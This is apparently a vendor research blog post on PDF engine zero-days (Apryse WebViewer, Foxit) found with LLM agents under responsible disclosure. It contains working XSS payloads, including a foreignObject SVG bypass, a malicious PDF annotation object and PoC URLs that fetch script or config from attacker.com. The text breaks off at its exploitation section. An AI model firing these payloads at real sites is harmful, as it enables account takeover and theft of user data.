From PDF to Pwn: Scalable 0day Discovery in PDF Engines and Services Using Multi-Agent LLMs
Inside Novee’s approach to scaling zero-day discovery by compounding exploit reasoning across modern PDF platforms.

This post describes security research conducted under responsible disclosure. Don’t test systems you don’t own or have explicit permission to assess.
When preparing to emerge from stealth, we sought to demonstrate the efficacy of our research workflow by targeting Apryse WebViewer (formerly PDFTron) and Foxit PDF cloud services. These platforms are widely deployed, feature-rich, and combine client-side UI logic with complex server-side SDKs, making them an ideal proving ground for vulnerability research.
Our strategy involved a human-agent symbiosis: our researchers manually identified foundational vulnerability patterns, which were then taught to the Novee agent. Once the agent internalized the “scent” of these bugs, it autonomously explored the massive attack surface of both vendors. The result was the discovery of 13 distinct vulnerability categories, ranging from critical XSS to OS Command Injection.
This is an in-depth breakdown of how our lead researchers discovered, analyzed, and synthesized key structural vulnerability patterns in PDF engines – and then taught our AI agents how to hunt for those same patterns.
For a high-level summary of why we pointed out platform at PDFs, and how we give AI an advantage in vulnerability discovery, read our executive blog.
Target Architecture: Trust Boundaries That Actually Matter
Apryse WebViewer is effectively three layers:
Layer 1: WebViewer UI (React inside an iframe)
The UI is a prebuilt React SPA that loads inside an iframe at paths like /res/webviewer/<version>/ui/index.html.
What matters for security: the UI accepts configuration from multiple untrusted sources:
- Query string parameters
- postMessage from the embedding page
- Remote JSON configuration files
- LocalStorage and URL fragments
The entire UI runs in an iframe. That’s a trust boundary. Anything crossing into it needs validation.
Layer 2: Core (JavaScript + WebAssembly engine)
Core is the document engine – a JS/WASM port of the Apryse C++ SDK. It handles parsing and rendering for PDF, Office files, images, CAD formats, and more.
Security-wise, bugs here trend toward parsing failures and validation gaps rather than DOM sinks.
Layer 3: Server-side SDK (conversion, rendering, HTML-to-PDF)
Many deployments add server-side components for HTML-to-PDF conversion, thumbnail generation, and format handling. This is where classic backend risks surface, such as SSRF, internal network access, and metadata exposure.
The HTML-to-PDF converters are particularly interesting because they fetch and render arbitrary attacker-controlled content on the server side.
Vulnerability #1: CVE-2025-70402 DOM XSS via Remote UI Configuration (uiConfig)
The Bug
WebViewer UI reads a uiConfig parameter from the query string, treats it as a URL, fetches JSON from that URL, and applies the configuration to the UI. At least one configuration field reaches an unsafe DOM sink, enabling DOM-based XSS in the viewer frame.
Why This Matters
This is a trust boundary failure. The query parameter – fully attacker-controlled – dictates where to fetch the “trusted” configuration. That configuration then influences how the DOM is built. We managed to create a ful ATO in one of Novee’s clients.
The flow:
- Victim opens
https://www.ACMEcorp.com/res/webviewer/11.8/ui/index.html#d=""&extension=pdf&uiConfig=https://attacker.com/xss.json - UI fetches
https://attacker.com/xss.json - UI parses the JSON and applies fields into state
- One or more fields reach a DOM sink without sanitization → script execution
That’s DOM XSS. It can still be shared via links, cached, or bookmarked, but the root cause is unsafe client-side data handling.
Apryse WebViewer endpoint stripped:

We will use the #d= fragment to embed a remote PDF:
https://[REDACTED].com/res/webviewer/11.8/ui/index.html#d="<https://pdfobject.com/pdf/sample.pdf>"&extension=pdf&uiConfig=
What We Found in the Code
In the minified UI bundle (webviewer-ui.min.js), the pattern is clear:



The following Object(Yt.a) was found as a query string extractor function; its pattern was pretty much a straightforward – Object(Yt.a) + String –


The uiConfig parameter is read via a query string helper (Yt.a), fetched, parsed as JSON, and passed into a Redux-like state application function. Somewhere downstream, a config field hits a rendering path that doesn’t escape HTML.
The screenshot below provides a clear workflow on how the remote URL is processed:
After being fetched, the response content is reviewed for JSON object:
RCA / The Sink
File: webviewer-ui/src/components/Icon/Icon.js
Lines: 46, 64, 102
Vulnerable Code:
updateSvg() {
  if (this.isInlineSvg()) {
    const domElement = this.icon.current;

    while (domElement.firstChild) {
      domElement.removeChild(domElement.firstChild);
    }

    const svg = (new DOMParser()).parseFromString(
      this.props.glyph,    // User input from uiConfig
      'image/svg+xml'
    ).querySelector('svg');

    domElement.appendChild(svg);
  }
}
isInlineSvg() {
  const { glyph } = this.props;
  return glyph && glyph.indexOf('<svg') === 0;
}

render() {
  let svgElement;

  try {
    svgElement = this.isInlineSvg()
      ? glyph                    // This is the Source (i.e user input)
      : require(`../../../assets/icons/${this.props.glyph}.svg`);
  } catch {
    svgElement = undefined;
  }

  // Renders without escaping
  return (
    <div
      ref={this.icon}
      className="Icon"
      dangerouslySetInnerHTML={{ __html: svgElement }}
    />
  );
}
Why Standard XSS Protections Fail
DOMParser with image/svg+xml strips SVG event handlers:
Blocked Payloads for example:
"<svg onload=alert(1)></svg>"
// onload stripped
"<svg><script>alert(1)</script></svg>"  // script tag inert
Working payload (foreignObject bypass) finally 😅 :

"<svg><foreignObject><img src=x onerror=alert(1)></foreignObject></svg>"
Reason: DOMParser sanitizes SVG elements but NOT HTML content inside <foreignObject>. When the browser encounters <foreignObject>, it switches from SVG parsing context to HTML parsing context. HTML event handlers are preserved and execute.
Hence, our final payload should look like:

We can see that the foreignObject is injected in the DOM while our img tag with our XSS payload is executed:

Final POC
https://showcase.apryse.com/res/webviewer/11.8/ui/index.html#d=>""&extension=pdf&uiConfig=https://attacker.com/xss.json
Impact
Besides the Arbitrary JavaScript execution in the WebViewer UI frame, (and the common Data Exfil, or cookie grabbing, etc…) during a POV we had in Novee, we managed to fully accomplish a one-click account takeover using this specific vulnerability.
Vulnerability #2: CVE-2025-70401 Stored DOM XSS via Annotation Author Field
The Bug
WebViewer renders annotation author names in the Notes/Comments panel without proper output encoding. When a user interacts with the comment input field, React re-renders the component and the author string flows to an innerHTML sink, enabling Stored DOM-based XSS. The payload persists in the annotation object and re-executes on every render cycle.
Why This Matters
The annotation author field – either from a malicious PDF or URL parameter – crosses multiple trust boundaries before reaching the DOM sink.
The flow:
- Attacker crafts PDF with XSS payload in annotation
/T(Title/Author) field - Victim opens
https://[webviewer]/index.html#d="<https://attacker.com/malicious.pdf>"&a=1 - WebViewer parses PDF and loads annotation with malicious author name
- Victim opens Notes panel and types any character in comment field
- React re-renders the Note component → author value hits
innerHTMLsink → script execution
That’s Stored DOM XSS. The payload travels with the document and affects every user who views the annotations.
RCA / The Sink
In the minified core bundle (webviewer-core.min.js), the vulnerable rendering path is clear:
var me, he = function(e) {
    return "undefined" != typeof MSApp && MSApp.execUnsafeLocalFunction
        ? function(t, n, o, r) {
            MSApp.execUnsafeLocalFunction((function() {
                return e(t, n)
            }))
        }
        : e
}((function(e, t) {
    // VULNERABLE SINK
    if ("<http://www.w3.org/2000/svg>" !== e.namespaceURI || "innerHTML" in e)
        e.innerHTML = t;  // <-- Unsanitized assignment
    else {
        for ((me = me || document.createElement("div")).innerHTML =
             "" + t.valueOf().toString() + "",
             t = me.firstChild; e.firstChild; )
            e.removeChild(e.firstChild);
        for (; t.firstChild; )
            e.appendChild(t.firstChild);
    }
}));
The he() function is React’s internal DOM manipulation helper. It receives the author string from the Note component’s render cycle and assigns it directly to innerHTML without encoding.
Sink: he() function in React DOM reconciliation.
Data Flow:
PDF Annotation /T field
        ↓
annotation.Author property (Core layer)
        ↓
React component props (UI layer)
        ↓
Component render() → React reconciliation
        ↓
he() function → e.innerHTML = t  ← VULNERABLE
        ↓
Browser HTML parser → Script execution

Trigger Condition: The XSS does NOT execute on initial page load. It requires a React state change that forces re-rendering of the author element:
- User types any character in the comment input field
- User clicks to expand/collapse the annotation note
- Any action that triggers
setState()in the Note component hierarchy
The Quill editor (ql-editor) dispatches input events that propagate to React, triggering re-render of sibling elements including the author display.
Final POC
5 0 obj
<<
/Type /Annot
/Subtype /Text
/Rect [100 600 200 700]
/Contents (Click to view)
/T (" ><img src=x onerror=alert(document.domain)><!--)
/Open true
/Name /Comment
>>
endobj

Type any character in the comment field, and the XSS payload executes.

Impact
Arbitrary JavaScript execution in the WebViewer UI frame, which can lead to:
- Session hijacking – steal authentication tokens from parent application
- Document manipulation – modify annotations, redactions, or content
- Data exfiltration – extract sensitive document data or user information
- Persistent compromise – payload survives page refreshes, affects all document viewers
- Account takeover – if WebViewer is embedded in authenticated applications, XSS provides full account access
Vulnerability #3: CVE-2025-66500 – DOM XSS via Unsafe postMessage Handler in Foxit Web Plugins
The Bug
Foxit PDF Online embeds calculator and support agent components from webplugins.foxit.com via iframes. These embedded components use postMessage handlers to receive initialization commands from the parent frame. The initEnvironment handler accepts a user-controlled externalPath parameter and dynamically creates a <script> tag with that URL without any origin validation, enabling DOM-based XSS in the trusted Foxit domain.
Why This Matters
The postMessage handler – designed to accept commands only from the parent application – fails to validate the actual origin of incoming messages. Instead, it checks a string field inside the message payload itself, which is fully attacker-controlled.
The flow:
- Attacker embeds
https://webplugins.foxit.com/calculator/commands.htmlin a malicious page. - Attacker sends a crafted postMessage with
origin: "FoxitApp"(fake string) andexternalPath: "<https://attacker.com/xss.js."> - Handler accepts the message because
e.data.origin === "FoxitApp"(string comparison, not origin check) - Handler creates
<script src="<https://attacker.com/xss.js>"></script>and appends to DOM → script execution
That’s DOM XSS via postMessage. The handler treats attacker-controlled data as trusted configuration commands.
Discovery Method: FrogPost Extension
This vulnerability was discovered using FrogPost, a purpose-built browser extension for hunting postMessage vulnerabilities. FrogPost monitors cross-origin message traffic in real-time and flags handlers with:
- Missing or weak origin validation
- DOM manipulation sinks (innerHTML, script creation, etc.)
- Attacker-controllable data flows
When auditing pdfonline.foxit.com, FrogPost detected multiple embedded iframes under webplugins.foxit.com exchanging postMessage events. The extension highlighted the following endpoints as high-risk:
https://webplugins.foxit.com/calculator/commands.htmlhttps://webplugins.foxit.com/calculator/dialog.htmlhttps://webplugins.foxit.com/chat/support.html

Each endpoint implemented postMessage handlers for cross-frame initialization, but only the calculator’s commands.html endpoint contained an exploitable DOM XSS sink.
What We Found in the Code
Location: webplugins.foxit.com/calculator/commands.html
Vulnerable Code:

The critical mistakes:
- Line 5:
"FoxitApp" === e.originchecks a user-supplied string field, notevent.origin(the actual sender’s origin) - Line 13:
n.src = r.externalPathaccepts any URL without validation - Line 14:
document.body.appendChild(n)injects the script into DOM
Why Standard postMessage Protections Fail
Correct origin validation:
window.addEventListener('message', function(event) {
    if (event.origin !== '<https://pdfonline.foxit.com>') {
        return; // Reject
    }
});
Foxit’s broken validation:
window.onmessage = function(t) {
    var e = t.data;
    // Checks USER-CONTROLLED string, not event.origin!
    if ("FoxitApp" === e.origin) {
    }
}
Reason: The code validates t.data.origin (attacker-controlled JSON field) instead of t.origin (browser-enforced sender origin). An attacker can trivially set {origin: "FoxitApp"} in their payload.

Exploitation
